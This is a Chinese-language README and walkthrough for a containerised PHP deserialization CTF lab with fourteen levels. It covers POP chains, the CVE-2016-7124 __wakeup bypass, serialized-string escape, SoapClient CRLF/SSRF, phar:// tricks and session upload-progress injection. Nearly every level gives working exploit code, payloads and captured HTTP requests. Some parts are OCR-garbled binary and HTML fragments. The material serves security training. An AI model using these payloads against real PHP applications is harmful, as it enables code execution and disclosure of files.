About

该项目基于原项目：https://github.com/fine-1/php-SER-libs 制作，为其添加了容器环境/

关卡信息：

序号	可行性验证	关卡信息	镜像版本	备注
level1	×	类的实例化	php:7.3-fpm-alpine	-
level2	×	login	php:7.3-fpm-alpine	-
level3	×	relogin	php:7.3-fpm-alpine	-
level4	√	create_fucntion与可变函数调用	php:7.0-fpm-alpine	5.6不支持可变函数，7.2已废除create_function
level5	√	序列化格式过滤与CVE-2016-7124	php:7.0.8-apache	CVE-2016-7124漏洞影响版本：PHP5 < 5.6.25，PHP7 < 7.0.10
level6	√	私有属性反序列化	php:7.0.8-apache	escaped binary string(仅从php6开始支持)
level7	√	__call与属性的初始值	php:7.0.8-apache	同上
level8	×	反序列化增逃逸	php:7.0.8-apache	-
level9	×	ezpop	php:7.0.8-apache	-
level10	√	just_one_soap	php:5.6-apache	需要开启soap扩展(php5.6：extension=php_soap)
level11	√	a phar	php:7.3-fpm-alpine	php.ini中phar.readonly=Off（若有分号则去掉）
level12	√	a phar trick	php:7.3-fpm-alpine	同上
level13	√	引用和session	php:7.0.8-apache	session.auto_start=0; session.serialize_handler = php;（level13均为默认设置）

序号	可行性验证	关卡信息	镜像版本	备注

level14	×	session.upload_progress	php:7.0.8-apache	session.auto_start=0;
				session.serialize_handler = php_serialize;
				session.upload_progress.enabled = On;
				session.upload_progress.cleanup = Off;
				session.upload_progress.prefix = "upload_progress_";
				session.upload_progress.name = "PHP_SESSION_UPLOAD_PROGRESS";
				session.upload_progress.freq = "1%";
				session.upload_progress.min_freq = "1";

其他关卡未作可行性验证， 如有问题请提交issue。

验证环境配置如下：

```
OS: Debian GNU/Linux 12 (bookworm) x86_64
Kernel: 6.1.0-26-amd64
Shell: bash 5.2.15
CPU: AMD Ryzen 7 7840HS w/ Radeon 780M Graphics (16) @ 3.800GHz
```

wp

level1 类的实例化

```php
<?php
class a{
    var $act;
    function action(){
        eval($this->act);
    }
}
$a=new a();
$a->act="show_source('flag.php');";
$a->action();
echo serialize($a);
?>
```


level2 login

```php
<?php
highlight_file(__FILE__);
class mylogin{
    var $user;
    var $pass;
    function __construct($user,$pass){
        $this->user=$user;
        $this->pass=$pass;
    }
    function login(){
        if ($this->user=="daydream" and $this->pass=="ok"){
            return 1;
        }
    }
}
$a=new mylogin('daydream','ok');
if($a->login())
{
    echo 'flag'."\n";
}
echo serialize($a);
?>
```

level3 relogin

```
echo urlencode(serialize($a));
```

url编码后，抓包修改发送即可。以下截图为重放攻击。



```
GET /SER/level3/ HTTP/1.1
Host: shiyan
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
param=O%3A7%3A%22mylogin%22%3A2%3A%7Bs%3A4%3A%22user%22%3Bs%3A
8%3A%22daydream%22%3Bs%3A4%3A%22pass%22%3Bs%3A2%3A%22ok%22%3B
%7D
Content-Length: 32

Upgrade-Insecure-Requests: 1
```

```
<?php
highlight_file(__FILE__);
include("flag.php");
class mylogin{
    var $user;
    var $pass;
    function __construct($user,$pass){
        $this->user=$user;
        $this->pass=$pass;
    }
    function login(){
        if ($this->user=="daydream" and $this->pass=="ok"){
            return 1;
        }
    }
}
$a=unserialize($_COOKIE['param']);
if($a->login())
{
    echo $flag;
}
?>
<br><a href="../level4">第四关</a> flag{level3_is_s0_easy_right?}
第四关
```

level4 create_fucntion与可变函数调用

注意：两个类实例化调用属性的顺序。

```
<?php
highlight_file(__FILE__);
class func
{
    public $key;
    public function __destruct()
    {
        unserialize($this->key)();
    }
}
```

```
class GetFlag
{
    public $code;
    public $action;
    public function get_flag(){
        $a=$this->action;
        $a('', $this->code);
    }
}
$a1=new func();
$b=new GetFlag();
$b->code='}include("flag.php");echo $flag;//';
$b->action="create_function";
$a1->key=serialize(array($b,"get_flag"));
echo serialize($a1);
?>
```


level5 序列化格式过滤与CVE-2016-7124

```
<?php
class secret{
    var $file='index.php';

    public function __construct($file){
        $this->file=$file;
        echo $flag;
    }

    function __destruct(){
        include_once($this->file);
    }

    function __wakeup(){
        $this->file='index.php';
    }
}
$pa=new secret('flag.php');
echo serialize($pa),"\n";//O:6:"secret":1:{s:4:"file";s:8:"flag.php";}
$cmd=urlencode('O:+6:"secret":2:{s:4:"file";s:8:"flag.php";}');
echo $cmd;
?>
```

level6 私有属性反序列化

```
<?php
class secret{
    private $comm;
    public function __construct($com){
        $this->comm = $com;
    }
    function __destruct(){
        echo eval($this->comm);
    }
}
```

```
$pa=new secret("system('type flag.php');");
echo serialize($pa),"\n";
//O:6:"secret":1:{s:12:" secret comm";s:24:"system('type flag.php');";}
//O:6:"secret":1:{S:12:"\00secret\00comm";s:24:"system('type flag.php');";}
?>
```



```
<br /></span><span style="color: #0000BB">$para
<br /></span><span style="color: #0000BB">unser
<br /></span><span style="color: #0000BB">?&gt;
<br /></span>&lt;br&gt;&lt;a&nbsp;href="../leve
</code><?php
$flag="flag{level6_Is_yue_lai_yue_fu_yan}";
?><br><a href="../level7">点击进入第七关</a>
```


level7 __call与属性的初始值

```
<?php
class you
{
    private $body;
    private $pro;
    function __construct(){
        $this->body=new my();
        $this->pro='yourname';
    }
    function __destruct()
    {
        $project=$this->pro;
        $this->body->$project();
    }
}

class my
{
    public $name='myname';

    function __call($func, $args)
    {
        if ($func == 'yourname' and $this->name == 'myname') {
            include('flag.php');
            echo $flag;
        }
    }
}
$p=new you();
echo serialize($p);
//大写S
//O:3:"you":2:{S:9:"\00you\00body";O:2:"my":1:
{s:4:"name";s:6:"myname";}S:8:"\00you\00pro";s:8:"yourname";}
?>
```

level8 反序列化增逃逸

```
<?php
highlight_file(__FILE__);
function filter($name){
    $safe=array("flag","php");
    $name=str_replace($safe,"hack",$name);
    return $name;
}
class test{
    var $user;
    var $pass='daydream';
    function __construct($user){
        $this->user=$user;
    }
}
$a=new
test('phpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphp
phpphpphpphp";s:4:"pass";s:8:"escaping";}');
//$a=new test('1');  O:4:"test":2:{s:4:"user";s:1:"1";s:4:"pass";s:8:"daydream";}
//逃逸内容:
//";s:4:"pass";s:8:"escaping";}
//计算需要链:
//phpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpp
hpphpphp";s:4:"pass";s:8:"escaping";}
$param=serialize($a);
echo $param,"\n";

$profile=unserialize(filter($param));
echo $profile->pass,"\n";
if ($profile->pass=='escaping'){
    echo 1;
}
?>
```

```
O:4:"test":2:
{s:4:"user";s:116:"phpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpphpph
pphpphpphpphpphpphpphpphp";s:4:"pass";s:8:"escaping";}";s:4:"pass";s:8:"daydream"
;}
```



```
<br /></span>&lt;br&gt;&lt;a&nbsp;href="../level
</code><?php
$flag="flag{level7_running_with_progress}";
?><br><a href="../level8">点击进入第八关</a>
```


leve9 ezpop

```
<?php

class Modifier {
    private $var="flag.php";
    public function append($value)
    {
        include($value);
        echo $flag;
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Show{
    public $source;
    public $str;
    public function __toString(){
        return $this->str->source;
    }
    public function __wakeup(){
        echo $this->source;
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

$a=new Modifier();
$b=new Show();
$c=new Test();

$b->source=$b;
$b->source->str=$c;
$c->p=$a;
echo "\n";
echo urlencode(serialize($b));
```

level10 just_one_soap

soap数据包测试方法：将loaction更改为监听ip和端口即可（注意：该包是index.php”发出“的）。

下图实例（公网ip测试）：




```
[root@iZ9tnia8br92kaZ ~]# nc -lvv 9999
Listening on 0.0.0.0 9999
Connection received on [redacted]
POST / HTTP/1.1
Host: [redacted]
Connection: Keep-Alive
User-Agent: admin
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

pass=password
Content-Type: text/xml; charset=utf-8
SOAPAction: "bbba#daydream"
Content-Length: 372

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns1="bbba" xmlns:xsd="http://www.w3.org/2001/XMLSchema" x
mlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><
ns1:daydream/></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

```php
<?php
$post_data='pass=password';
$data_len=strlen($post_data);
$a = new
SoapClient(null,array('location'=>'http://shiyan/SER/level10/flag.php','user_agent'=>'admin^^Content-Type: application/x-www-form-urlencoded^^Content-Length: '.$data_len.'^^^^'.$post_data,'uri'=>'bbba'));
$b = serialize($a);
$b = str_replace('^^',"\r\n",$b);
$b = str_replace('&','&',$b);
echo urlencode($b);
```

level11 a phar

```php
<?php
class TestObject {
}

@unlink("phar1.phar");
$phar = new Phar("phar1.phar");
$phar->startBuffering();
$phar->setStub("<?php echo '123! ! '; __HALT_COMPILER();");
$o = new TestObject();
$phar->setMetadata($o);
$phar->addFromString("test.txt", "test");
$phar->stopBuffering();
?>
```




http://shiyan/SER/level11/index.php

☑ Post data ☐ Referer ☐ User A

file=phar://upload/phar1.png/

level12 a phar trick



http://shiyan/SER/level12/index.php

file=compress.zlib://phar://upload/phar1.png/

level13 引用和session

```php
<?php

class Flag{
    public $name;
    public $her;
    function __wakeup(){
        $this->name=$this->her=md5(rand(1, 10000));
        if ($this->name===$this->her){
            include('flag.php');
            echo $flag;
        }
    }
}
$b=new Flag();
$b->her=&$b->name;
echo serialize($b);

?>
```

`url/hint.php?a=|O:4:%22Flag%22:2:{s:4:%22name%22;N;s:3:%22her%22;R:2;}`

再访问index.php

leve14 session.upload_progress

特此注明：有关这道题其实还可以设置session.upload_cleanup = Off，然后考条件竞争，但是此方式与upload类相关漏洞过于相似，此项目就不设置其作为关卡了，感兴趣的朋友可以自行设置游玩。


exp

```php
<?php
class test{
    public $name;
    function __destruct(){
        if($this->name=='flag'){
            include('flag.php');
            echo $flag;
        }
        else{
            phpinfo();
        }
    }
}
$a=new test();
$a->name='flag';
echo serialize($a);
```

`|O:4:\"test\":1:{s:4:\"name\";s:4:\"flag\";}`

test.html

通过test.html“上传”任意文件，然后抓包，利用payload改包，最后发包，OK



```
POST /SER/level14/index.php HTTP/1.1
Host: shiyan
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------174911664737750611163556803920
Content-Length: 2564
Connection: close
Cookie: PHPSESSID=nqsdl8l1puju8fraeifr59l3s0
Upgrade-Insecure-Requests: 1

-----------------------------174911664737750611163556803920
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

test
-----------------------------174911664737750611163556803920
Content-Disposition: form-data; name="file1"; filename="|O:4:\"test\":1:{s:4:\"name\";s:4:\"flag\";}"
Content-Type: image/png

□PNG
□
IHDR□v□ □□□□D□sRGB□□□□□□gAMA□□□□a□
pHYs□t□t□□f□x□□IDATx^□□1□🡅à□7□□□&□□□□□@B□□P,$□□   □□@B□□P,$□□
□□@B□□P,$□□     □□@B□□P,$□□     □□@B□□P,$□□     □□@B□□P,$□□
□□@B□□P,$□□     □□@B□□P,$□□     □□@B□□P,$□□     □□@B□□P,$□□
□□@B□□P,$□□     □□@B□□P,$□□     □□@B□□P,$□□     □□@B□□P,$□□
□□@B□□P,$□□     □□@B□□P,$□□     □□@B□□P,$□□     □□@B□□P,$□□
```

```
#007700">(</span><span style="color: #0000BB">__FILE__</span><span style="color:
#007700">);<br /></span><span style="color: #0000BB">ini_set</span><span style="color:
#007700">(</span><span style="color: #DD0000">'session.serialize_handler'</span><spar
style="color: #007700">,&nbsp;</span><span style="color: #DD0000">'php'</span><span
style="color: #007700">);<br /></span><span style="color: #0000BB">session_start</span>
style="color: #007700">();<br /><br />class&nbsp;</span><span style="color:
#0000BB">test</span><span style="color: #007700">{<br
/>&nbsp;&nbsp;&nbsp;&nbsp;public&nbsp;</span><span style="color:
#0000BB">$name</span><span style="color: #007700">;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;function&nbsp;</span><span style="color:
#0000BB">__destruct</span><span style="color: #007700">(){<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;if(</span><span style="color:
#0000BB">$this</span><span style="color: #007700">-&gt;</span><span style="color:
#0000BB">name</span><span style="color: #007700">==</span><span style="color:
#DD0000">'flag'</span><span style="color: #007700">){<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;in
</span><span style="color: #DD0000">'flag.php'</span><span style="color: #007700">);<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;ec
bsp;</span><span style="color: #0000BB">$flag</span><span style="color: #007700">;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;}<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;else{<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;</s
<span style="color: #0000BB">phpinfo</span><span style="color: #007700">();<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;}<br />&nbsp;&nbsp;&nbsp;&n
<br />}</span>
</span>
</code>flag{Emmm,level14_is_just_lIke_level1_xixi}
```